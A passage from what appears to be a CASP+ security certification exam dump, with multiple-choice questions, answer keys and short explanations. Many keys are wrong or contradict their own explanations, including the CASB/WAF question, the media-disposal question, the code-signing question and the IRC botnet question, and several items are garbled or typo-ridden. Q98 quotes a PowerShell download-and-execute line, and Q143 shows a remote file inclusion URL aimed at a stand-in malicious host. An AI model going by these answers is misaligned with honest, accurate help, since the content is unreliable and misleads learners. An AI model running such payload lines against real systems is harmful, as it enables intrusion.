TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?

A. Filter ABC
B. Filter XYZ
C. Filter GHI
D. Filter TUV

Correct Answer: B
Section:
Explanation:
Filter XYZ is the best option that meets the budget needs of the business. Filter XYZ has an ALE of $1 million per year, which is lower than any other filter option. ALE stands for annualized loss expectancy, which is a measure of how much money a business can expect to lose due to a risk over a year. ALE is calculated by multiplying the annualized rate of occurrence (ARO) of an event by the single loss expectancy (SLE) of an event. ARO is how often an event is expected to occur in a year. SLE is how much money an event will cost each time it occurs. Therefore, ALE = ARO x SLE. Filter XYZ has an ARO of 0.1 and an SLE of $10 million, so ALE = 0.1 x $10 million = $1 million. Verified
Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.techopedia.com/definition/24771/annualized-loss-expectancy-ale

QUESTION 88
Ann, a CIRT member, is conducting incident response activities on a network that consists of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management . However, she still needs to collect evidence of the intrusion that caused the incident. Which of the following should Ann use to gather the required information?

A. Traffic interceptor log analysis

B. Log reduction and visualization tools
C. Proof of work analysis
D. Ledger analysis software

Correct Answer: B
Section:

QUESTION 89
A security engineer is troubleshooting an issue in which an employee is getting an IP address in the range on the wired network. The engineer plus another PC into the same port, and that PC gets an IP address in the correct range. The engineer then puts the employee' PC on the wireless network and finds the PC still not get an IP address in the proper range. The PC is up to date on all software and antivirus definitions, and the IP address is not an APIPA address. Which of the following is MOST likely the problem?

A. The company is using 802.1x for VLAN assignment, and the user or computer is in the wrong group.
B. The DHCP server has a reservation for the PC's MAC address for the wired interface.
C. The WiFi network is using WPA2 Enterprise, and the computer certificate has the wrong IP address in the SAN field.
D. The DHCP server is unavailable, so no IP address is being sent back to the PC.

Correct Answer: A
Section:

QUESTION 90
Immediately following the report of a potential breach, a security engineer creates a forensic image of the server in question as part of the organization incident response procedure. Which of the must occur to ensure the integrity of the image?

A. The image must be password protected against changes.
B. A hash value of the image must be computed.
C. The disk containing the image must be placed in a seated container.
D. A duplicate copy of the image must be maintained

Correct Answer: B
Section:

QUESTION 91
A company in the financial sector receives a substantial number of customer transaction requests via email. While doing a root-cause analysis conceding a security breach, the CIRT correlates an unusual spike in port 80 traffic from the IP address of a desktop used by a customer relations employee who has access to several of the compromised accounts. Subsequent antivirus scans of the device do not return an findings, but the CIRT finds undocumented services running on the device. Which of the following controls would reduce the discovery time for similar in the future.

A. Implementing application blacklisting
B. Configuring the mall to quarantine incoming attachment automatically
C. Deploying host-based firewalls and shipping the logs to the SIEM
D. Increasing the cadence for antivirus DAT updates to twice daily

Correct Answer: C
Section:

QUESTION 92
A cybersecurity analyst receives a ticket that indicates a potential incident is occurring. There has been a large in log files generated by a generated by a website containing a ''Contact US'' form. The analyst must determine if

the increase in website traffic is due to a recent marketing campaign of if this is a potential incident. Which of the following would BEST assist the analyst?

A. Ensuring proper input validation is configured on the ''Contact US'' form
B. Deploy a WAF in front of the public website
C. Checking for new rules from the inbound network IPS vendor
D. Running the website log files through a log reduction and analysis tool

Correct Answer: D
Section:

QUESTION 93
The OS on several servers crashed around the same time for an unknown reason. The servers were restored to working condition, and all file integrity was verified. Which of the following should the incident response team perform to understand the crash and prevent it in the future?

A. Root cause analysis
B. Continuity of operations plan
C. After-action report
D. Lessons learned

Correct Answer: A
Section:

QUESTION 94
A company is repeatedly being breached by hackers who valid credentials. The company's Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

A. Implement strict three-factor authentication.
B. Implement least privilege policies
C. Switch to one-time or all user authorizations.
D. Strengthen identify-proofing procedures

Correct Answer: A
Section:

QUESTION 95
A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated Oss. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?

A. Segment the systems to reduce the attack surface if an attack occurs
B. Migrate the services to new systems with a supported and patched OS.
C. Patch the systems to the latest versions of the existing OSs
D. Install anti-malware. HIPS, and host-based firewalls on each of the systems

Correct Answer: B
Section:

QUESTION 96
An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Select TWO.)

A. Software-backed keystore
B. Embedded cryptoprocessor
C. Hardware-backed public key storage
D. Support for stream ciphers
E. Decentralized key management
F. TPM 2.0 attestation services

Correct Answer: B, C
Section:

QUESTION 97
A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication.
Which of the following technologies would BEST meet this need?

A. Faraday cage
B. WPA2 PSK
C. WPA3 SAE
D. WEP 128 bit

Correct Answer: C
Section:
Explanation:
WPA3 SAE prevents brute-force attacks.
''WPA3 Personal (WPA-3 SAE) Mode is a static passphrase-based method. It provides better security than what WPA2 previously provided, even when a non-complex password is used, thanks to Simultaneous Authentication of Equals (SAE), the personal authentication process of WPA3.''

QUESTION 98
A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file:
powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois
Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA
B. Reverse proxy and sandbox
C. EDR and application approved list
D. Forward proxy and MFA

Correct Answer: C
Section:
Explanation:
An EDR and whitelist should protect from this attack.

QUESTION 99
The Chief Information Security Officer of a startup company has asked a security engineer to implement a software security program in an environment that previously had little oversight.

Which of the following testing methods would be BEST for the engineer to utilize in this situation?

A. Software composition analysis
B. Code obfuscation
C. Static analysis
D. Dynamic analysis

Correct Answer: C
Section:

QUESTION 100
A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.
The best option for the auditor to use NEXT is:

```
# nmap -F -T4 192.168.8.11
Starting Nmap 7.60
Nmap scan report for 192.168.8.11
Host is up (0.702s latency).
Not shown: 99 filtered ports
PORT         STATE    SERVICE
80/tcp       open     http
MAC Address:  04:18:18:EB:10:13   (CompTIA)
Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds
```

A. A SCAP assessment.
B. Reverse engineering
C. Fuzzing
D. Network interception.

Correct Answer: A
Section:

QUESTION 101
An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:
* Be based on open-source Android for user familiarity and ease.
* Provide a single application for inventory management of physical assets.
* Permit use of the camera be only the inventory application for the purposes of scanning
* Disallow any and all configuration baseline modifications.
* Restrict all access to any device resource other than those requirement ?

A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Correct Answer: A

Section:

QUESTION 102
A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation? (Select TWO.)

A. Outdated escalation attack
B. Privilege escalation attack
C. VPN on the mobile device
D. Unrestricted email administrator accounts
E. Chief use of UDP protocols
F. Disabled GPS on mobile devices

Correct Answer: C, F
Section:
Explanation:

QUESTION 103
A Chief information Security Officer (CISO) has launched to create a rebuts BCP/DR plan for the entire company. As part of the initiative , the security team must gather data supporting s operational importance for the applications used by the business and determine the order in which the application must be back online. Which of the following be the FIRST step taken by the team?

A. Perform a review of all policies an procedures related to BGP a and DR and created an educated educational module that can be assigned to at employees to provide training on BCP/DR events.
B. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
C. Have each business unit conduct a BIA and categories the application according to the cumulative data gathered.
D. Implement replication of all servers and application data to back up detacenters that are geographically from the central datacenter and release an upload BPA to all clients.

Correct Answer: C
Section:

QUESTION 104
An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City.
The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:
Low latency for all mobile users to improve the users' experience
SSL offloading to improve web server performance
Protection against DoS and DDoS attacks
High availability
Which of the following should the organization implement to BEST ensure all requirements are met?

A. A cache server farm in its datacenter
B. A load-balanced group of reverse proxy servers with SSL acceleration
C. A CDN with the origin set to its datacenter
D. Dual gigabit-speed Internet connections with managed DDoS prevention

Correct Answer: B
Section:

QUESTION 105

A security architect is reviewing the following proposed corporate firewall architecture and configuration:

```
DMZ architecture
Internet---------70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net

Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535

Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:
Web servers must receive all updates via HTTP/S from the corporate network.
Web servers should not initiate communication with the Internet.
Web servers should only connect to preapproved corporate database servers.
Employees' computing devices should only connect to web services over ports 80 and 443.
Which of the following should the architect recommend to ensure all requirements are met in the MOST secure manner? (Choose two.)

A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443
B. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP 80,443
C. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
D. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535
E. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0-65535
F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

Correct Answer: A, D
Section:

QUESTION 106
As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.
Which of the following BEST describes this process?

A. Deepfake
B. Know your customer
C. Identity proofing
D. Passwordless

Correct Answer: C
Section:

QUESTION 107
A user from the sales department opened a suspicious file attachment. The sales department then contacted the SOC to investigate a number of unresponsive systems, and the team successfully identified the file and the

origin of the attack.
Which of the following is t he NEXT step of the incident response plan?

A. Remediation
B. Containment
C. Response
D. Recovery

Correct Answer: B
Section:

QUESTION 108
A recent data breach stemmed from unauthorized access to an employee's company account with a cloud-based productivity suite. The attacker exploited excessive permissions granted to a third-party OAuth application to collect sensitive information.
Which of the following BEST mitigates inappropriate access and permissions issues?

A. SIEM
B. CASB
C. WAF
D. SOAR

Correct Answer: C
Section:

QUESTION 109
Technicians have determined that the current server hardware is outdated, so they have decided to throw it out.
Prior to disposal, which of the following is the BEST method to use to ensure no data remnants can be recovered?

A. Drive wiping
B. Degaussing
C. Purging
D. Physical destruction

Correct Answer: B
Section:

QUESTION 110
A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.
Which of the following offers an authoritative decision about whether the evidence was obtained legally?

A. Lawyers
B. Court
C. Upper management team
D. Police

Correct Answer: A
Section:

QUESTION 111
A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:
Be efficient at protecting the production environment
Not require any change to the application
Act at the presentation layer
Which of the following techniques should be used?

A. Masking
B. Tokenization
C. Algorithmic
D. Random substitution

Correct Answer: A
Section:

QUESTION 112
A software house is developing a new application. The application has the following requirements:
Reduce the number of credential requests as much as possible
Integrate with social networks
Authenticate users
Which of the following is the BEST federation method to use for the application?

A. WS-Federation
B. OpenID
C. OAuth
D. SAML

Correct Answer: D
Section:

QUESTION 113
An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact.
Which of the following should the organization perform NEXT?

A. Assess the residual risk.
B. Update the organization's threat model.
C. Move to the next risk in the register.
D. Recalculate the magnitude of impact.

Correct Answer: A
Section:

QUESTION 114
Company A acquired Company . During an audit, a security engineer found Company B's environment was inadequately patched. In response, Company A placed a firewall between the two environments until Company B's infrastructure could be integrated into Company A's security program.
Which of the following risk-handling techniques was used?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Correct Answer: D
Section:

QUESTION 115
A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility.
Which of the following systems should the consultant review before making a recommendation?

A. CAN
B. ASIC
C. FPGA
D. SCADA

Correct Answer: D
Section:

QUESTION 116
A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote users from accessing the Internet through their local networks while connected to the VPN.
Which of the following solutions does this describe?

A. Full tunneling
B. Asymmetric routing
C. SSH tunneling
D. Split tunneling

Correct Answer: A
Section:
Explanation:
The concern is users operating in a spit tunnel config which is what is being described. Using a Full Tunnel would route traffic from all applications through a single tunnel. https://cybernews.com/what-is-vpn/split-tunneling/

QUESTION 117
A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the environment.
Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

A. NAC to control authorized endpoints
B. FIM on the servers storing the data
C. A jump box in the screened subnet
D. A general VPN solution to the primary network

Correct Answer: A

Section:
Explanation:
Network Access Control (NAC) is used to bolster the network security by restricting the availability of network resources to managed endpoints that don't satisfy the compliance requirements of the Organization.

QUESTION 118
Which of the following agreements includes no penalties and can be signed by two entities that are working together toward the same goal?

A. MOU
B. NDA
C. SLA
D. ISA

Correct Answer: A
Section:

QUESTION 119
A large number of emails have been reported, and a security analyst is reviewing the following information from the emails:

As part of the image process, which of the following is the FIRST step the analyst should take?

A. Block the email address carl b@comptia1 com, as it is sending spam to subject matter experts
B. Validate the final 'Received' header against the DNS entry of the domain.
C. Compare the 'Return-Path' and 'Received' fields.
D. Ignore the emails, as SPF validation is successful, and it is a false positive

Correct Answer: C
Section:

QUESTION 120
A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce
* Cloud-delivered services
* Full network security stack
* SaaS application security management
* Minimal latency for an optimal user experience
* Integration with the cloud 1AM platform
Which of the following is the BEST solution?

A. Routing and Remote Access Service (RRAS)
B. NGFW
C. Managed Security Service Provider (MSSP)
D. SASE

Correct Answer: D
Section:

QUESTION 121
An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location. Currently, the company does not have a process that allows vendors remote access to the corporate network Which of the following solutions represents the BEST course of action to allow the contractor access?

A. Add the vendor's equipment to the existing network Give the vendor access through the standard corporate VPN
B. Give the vendor a standard desktop PC to attach the equipment to Give the vendor access through the standard corporate VPN
C. Establish a certification process for the vendor Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment
D. Create a dedicated segment with no access to the corporate network Implement dedicated VPN hardware for vendor access

Correct Answer: D
Section:

QUESTION 122
Which of the following is required for an organization to meet the ISO 27018 standard?

A. All Pll must be encrypted.
B. All network traffic must be inspected.
C. GDPR equivalent standards must be met
D. COBIT equivalent standards must be met

Correct Answer: A
Section:

QUESTION 123
A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

A. Business impact rating
B. CVE dates
C. CVSS scores
D. OVAL

Correct Answer: A
Section:

QUESTION 124
A security engineer is reviewing a record of events after a recent data breach incident that Involved the following:
* A hacker conducted reconnaissance and developed a footprint of the company s Internet-facing web application assets.
* A vulnerability in a third-party horary was exploited by the hacker, resulting in the compromise of a local account.
* The hacker took advantage of the account's excessive privileges to access a data store and exfiltrate the data without detection.
Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?

A. Dynamic analysis
B. Secure web gateway

C. Software composition analysis
D. User behavior analysis
E. Stateful firewall

Correct Answer: C
Section:
Explanation:
Software composition analysis (SCA) is the best solution to help prevent this type of attack from being successful in the future. SCA is a process of identifying the third-party and open source components in the applications of an organization. This analysis leads to the discovery of security risks, quality of code, and license compliance of the components. SCA can help the security engineer to detect and remediate any vulnerabilities in a third-party library that was exploited by the hacker, such as updating to a newer and more secure version of the library. SCA can also help to enforce secure coding practices and standards, such as following the principle of least privilege and avoiding excessive privileges for local accounts. By using SCA, the security engineer can improve the security posture and resilience of the web application assets against future attacks. Verified
Reference:
https://www.synopsys.com/glossary/what-is-software-composition-analysis.html
https://www.geeksforgeeks.org/overview-of-software-composition-analysis/

QUESTION 125
A security engineer needs 10 implement a CASB to secure employee user web traffic. A Key requirement is mat relevant event data must be collected from existing on-premises infrastructure components and consumed by me CASB to expand traffic visibility. The solution must be nighty resilient to network outages. Which of the following architectural components would BEST meet these requirements?

A. Log collection
B. Reverse proxy
C. AWAF
D. API mode

Correct Answer: A
Section:

QUESTION 126
The Chief information Officer (CIO) wants to implement enterprise mobility throughout the organization. The goal is to allow employees access to company resources. However the CIO wants the ability to enforce configuration settings, manage data, and manage both company-owned and personal devices. Which of the following should the CIO implement to achieve this goal?

A. BYOO
B. CYOD
C. COPE
D. MDM

Correct Answer: A
Section:

QUESTION 127
A company just released a new video card. Due to limited supply and nigh demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's Intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

A. Inherent Low
B. Mitigated
C. Residual

D. Transferred

Correct Answer: C
Section:

QUESTION 128
A forensic investigator would use the foremost command for:

A. cloning disks.
B. analyzing network-captured packets.
C. recovering lost files.
D. extracting features such as email addresses

Correct Answer: C
Section:

QUESTION 129
An organization mat provides a SaaS solution recently experienced an incident involving customer data loss. The system has a level of sell-healing that includes monitoring performance and available resources. When me system detects an issue, the self-healing process is supposed to restart pans of me software.
During the incident, when me self-healing system attempted to restart the services, available disk space on the data drive to restart all the services was inadequate. The self-healing system did not detect that some services did not fully restart and declared me system as fully operational. Which of the following BEST describes me reason why the silent failure occurred?

A. The system logs rotated prematurely.
B. The disk utilization alarms are higher than what me service restarts require.
C. The number of nodes in me self-healing cluster was healthy,
D. Conditional checks prior to the service restart succeeded.

Correct Answer: D
Section:

QUESTION 130
A healthcare system recently suffered from a ransomware incident As a result the board of directors decided to hire a security consultant to improve existing network security. The security consultant found that the healthcare network was completely flat, had no privileged access limits and had open RDP access to servers with personal health information. As the consultant builds the remediation plan, which of the following solutions would BEST solve these challenges? (Select THREE).

A. SD-WAN
B. PAM
C. Remote access VPN
D. MFA
E. Network segmentation
F. BGP
G. NAC

Correct Answer: A, C, E
Section:

QUESTION 131

A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

A. Loss of governance
B. Vendor lockout
C. Compliance risk
D. Vendor lock-in

Correct Answer: C
Section:

QUESTION 132
An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:
- Protection from DoS attacks against its infrastructure and web applications is in place.
- Highly available and distributed DNS is implemented.
- Static content is cached in the CDN.
- A WAF is deployed inline and is in block mode.
- Multiple public clouds are utilized in an active-passive architecture.
With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

A. The public cloud provider is applying QoS to the inbound customer traffic.
B. The API gateway endpoints are being directly targeted.
C. The site is experiencing a brute-force credential attack.
D. A DDoS attack is targeted at the CDN.

Correct Answer: A
Section:

QUESTION 133
A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

A. Availability
B. Data sovereignty
C. Geography
D. Vendor lock-in

Correct Answer: B
Section:

QUESTION 134
An administrator at a software development company would like to protect the integrity Of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted C

A. Which of the following is MOST likely the cause of the signature failing?
B. The NTP server is set incorrectly for the developers.
C. The CA has included the certificate in its CRL_

D. The certificate is set for the wrong key usage.
E. Each application is missing a SAN or wildcard entry on the certificate.

Correct Answer: C
Section:
Explanation:
Digital signatures require the use of a cryptographic key pair, which consists of a private key used to sign the application and a public key used to verify the signature. If the certificate used for signing the application is set for the wrong key usage, then the signature will fail. This can happen if the certificate is set for encrypting data instead of signing data, or if the certificate is set for the wrong algorithm, such as using an RSA key for an ECDSA signature.

QUESTION 135
A municipal department receives telemetry data from a third-party provider The server collecting telemetry sits in the municipal departments screened network and accepts connections from the third party over HTTPS. The daemon has a code execution vulnerability from a lack of input sanitization of out-of-bound messages, and therefore, the cybersecurity engineers would like to Implement nsk mitigations. Which of the following actions, if combined, would BEST prevent exploitation of this vulnerability? (Select TWO).

A. Implementing a TLS inspection proxy on-path to enable monitoring and policy enforcement
B. Creating a Linux namespace on the telemetry server and adding to it the servicing HTTP daemon
C. Installing and configuring filesystem integrity monitoring service on the telemetry server
D. Implementing an EDR and alert on Identified privilege escalation attempts to the SIEM
E. Subscribing to a UTM service that enforces privacy controls between the internal network and the screened subnet
F. Using the published data schema to monitor and block off nominal telemetry messages

Correct Answer: A, C
Section:
Explanation:
A TLS inspection proxy can be used to monitor and enforce policy on HTTPS connections, ensuring that only valid traffic is allowed through and malicious traffic is blocked. Additionally, a filesystem integrity monitoring service can be installed and configured on the telemetry server to monitor for any changes to the filesystem, allowing any malicious changes to be detected and blocked.

QUESTION 136
An organization recently recovered from an attack that featured an adversary injecting Malicious logic into OS bootloaders on endpoint devices Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the IJEFI through the full loading of OS components. of the following TPM structures enables this storage functionality?

A. Endorsement tickets
B. Clock/counter structures
C. Command tag structures with MAC schemes
D. Platform configuration registers

Correct Answer: D
Section:
Explanation:
TPMs provide the ability to store measurements of code and data that can be used to ensure that code and data remain unchanged over time. This is done through Platform Configuration Registers (PCRs), which are structures used to store measurements of code and data. The measurements are taken during the boot process and can be used to compare the state of the system at different times, which can be used to detect any changes to the system and verify that the system has not been tampered with.

QUESTION 137
A company has moved its sensitive workloads lo the cloud and needs to ensure high availability and resiliency of its web-based application. The cloud architecture team was given the following requirements
* The application must run at 70% capacity at all times
* The application must sustain DoS and DDoS attacks.

* Services must recover automatically.
Which of the following should the cloud architecture team implement? (Select THREE).

A. Read-only replicas
B. BCP
C. Autoscaling
D. WAF
E. CDN
F. Encryption
G. Continuous snapshots
H. Containenzation

Correct Answer: C, D, F
Section:
Explanation:
The cloud architecture team should implement Autoscaling (C), WAF (D) and Encryption (F). Autoscaling (C) will ensure that the application is running at 70% capacity at all times. WAF (D) will protect the application from DoS and DDoS attacks. Encryption (F) will protect the data from unauthorized access and ensure that the sensitive workloads remain secure.

QUESTION 138
A security analyst at a global financial firm was reviewing the design of a cloud-based system to identify opportunities to improve the security of the architecture. The system was recently involved in a data breach after a vulnerability was exploited within a virtual machine's operating system. The analyst observed the VPC in which the system was located was not peered with the security VPC that contained the centralized vulnerability scanner due to the cloud provider's limitations. Which of the following is the BEST course of action to help prevent this situation m the near future?

A. Establish cross-account trusts to connect all VPCs via API for secure configuration scanning.
B. Migrate the system to another larger, top-tier cloud provider and leverage the additional VPC peering flexibility.
C. Implement a centralized network gateway to bridge network traffic between all VPCs.
D. Enable VPC traffic mirroring for all VPCs and aggregate the data for threat detection.

Correct Answer: A
Section:
Explanation:
The BEST course of action for the security analyst to help prevent a similar situation in the near future is to Establish cross-account trusts to connect all VPCs via API for secure configuration scanning (A). Cross-account trusts allow for VPCs to be securely connected for the purpose of secure configuration scanning, which can help to identify and remediate vulnerabilities within the system.

QUESTION 139
A software company wants to build a platform by integrating with another company's established product. Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

A. Data sovereignty
B. Shared responsibility
C. Source code escrow
D. Safe harbor considerations

Correct Answer: B
Section:
Explanation:
When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established

product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

QUESTION 140
A security operations center analyst is investigating anomalous activity between a database server and an unknown external IP address and gathered the following data:
* dbadmin last logged in at 7:30 a.m. and logged out at 8:05 a.m.
* A persistent TCP/6667 connection to the external address was established at 7:55 a.m. The connection is still active.
* Other than bytes transferred to keep the connection alive, only a few kilobytes of data transfer every hour since the start of the connection.
* A sample outbound request payload from PCAP showed the ASCII content: 'JOIN #community'.
Which of the following is the MOST likely root cause?

A. A SQL injection was used to exfiltrate data from the database server.
B. The system has been hijacked for cryptocurrency mining.
C. A botnet Trojan is installed on the database server.
D. The dbadmin user is consulting the community for help via Internet Relay Chat.

Correct Answer: D
Section:
Explanation:
The dbadmin user is consulting the community for help via Internet Relay Chat. The clues in the given information point to the dbadmin user having established an Internet Relay Chat (IRC) connection to an external address at 7:55 a.m. This connection is still active, and only a few kilobytes of data have been transferred since the start of the connection. The sample outbound request payload of 'JOIN #community' also suggests that the user is trying to join an IRC chatroom. This suggests that the dbadmin user is using the IRC connection to consult the community for help with a problem. Therefore, the root cause of the anomalous activity is likely the dbadmin user consulting the community for help via IRC.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 10, Investigating Intrusions and Suspicious Activity.

QUESTION 141
A company hosts a large amount of data in blob storage for its customers. The company recently had a number of issues with this data being prematurely deleted before the scheduled backup processes could be completed. The management team has asked the security architect for a recommendation that allows blobs to be deleted occasionally, but only after a successful backup. Which of the following solutions will BEST meet this requirement?

A. Mirror the blobs at a local data center.
B. Enable fast recovery on the storage account.
C. Implement soft delete for blobs.
D. Make the blob immutable.

Correct Answer: C
Section:
Explanation:
Soft delete allows blobs to be deleted, but the data remains accessible for a period of time before it is permanently deleted. This allows the company to delete blobs as needed, while still affording enough time for the backup process to complete. After the backup process is complete, the blobs can be permanently deleted.

QUESTION 142
Users are claiming that a web server is not accessible. A security engineer logs for the site. The engineer connects to the server and runs netstat -an and receives the following output:

```
TCP    192.168.5.107:54585    64.78.243.12:443       ESTABLISHED
TCP    192.168.5.107:54587    54.164.78.234:80       ESTABLISHED
TCP    192.168.5.107:54636    104.16.33.27:5228      ESTABLISHED
TCP    192.168.5.107:54676    69.65.64.94:443        ESTABLISHED
TCP    192.168.5.107:54689    91.190.130.171:443     TIME_WAIT
TCP    192.168.5.107:54775    91.190.130.171:443     FIN_WAIT_2
TCP    192.168.5.107:54789    91.190.130.171:443     ESTABLISHED
TCP    192.168.5.107:55983    79.136.88.109:31802    ESTABLISHED
TCP    192.168.5.107:56234    50.112.252.181:443     TIME_WAIT
TCP    192.168.5.107:56874    40.117.100.83:443      ESTABLISHED
TCP    192.168.5.107:00       213.37.55.67:600873    TIME_WAIT
TCP    192.168.5.107:00       213.37.55.67:600874    TIME_WAIT
TCP    192.168.5.107:00       213.37.55.67:600875    TIME_WAIT
TCP    192.168.5.107:00       213.37.55.67:600876    TIME_WAIT
TCP    192.168.5.107:00       213.37.55.67:600877    TIME_WAIT
TCP    192.168.5.107:00       213.37.55.67:600878    TIME_WAIT
TCP    192.168.5.107:00       213.37.55.67:600879    TIME_WAIT
TCP    192.168.5.107:00       213.37.55.67:600880    TIME_WAIT
```

A. Port scanning
B. ARP spoofing
C. Buffer overflow
D. Denial of service

Correct Answer: D
Section:
Explanation:
A denial of service (DoS) attack is a malicious attempt to disrupt the normal functioning of a server by overwhelming it with requests or traffic1.One possible indicator of a DoS attack is a large number of connections from a single source IP address1.In this case, the output of netstat -an shows that there are many connections from 213.37.55.67 with different port numbers and in TIME WAIT state23.This suggests that the attacker is sending many SYN packets to initiate connections but not completing them, thus exhausting the server's resources and preventing legitimate users from accessing it1.

QUESTION 143
A security engineer notices the company website allows users following example:
hitps://mycompany.com/main.php?Country=US
Which of the following vulnerabilities would MOST likely affect this site?

A. SQL injection
B. Remote file inclusion
C. Directory traversal -
D. Unsecure references

Correct Answer: B
Section:
Explanation:
Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application12. This can lead to code execution, data theft, defacement, or other malicious actions.RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization23.
In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:
https://mycompany.com/main.php?Country=https://malicious.com/evil.php
This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code3.

QUESTION 144

city government's IT director was notified by the City council that the following cybersecurity requirements must be met to be awarded a large federal grant:
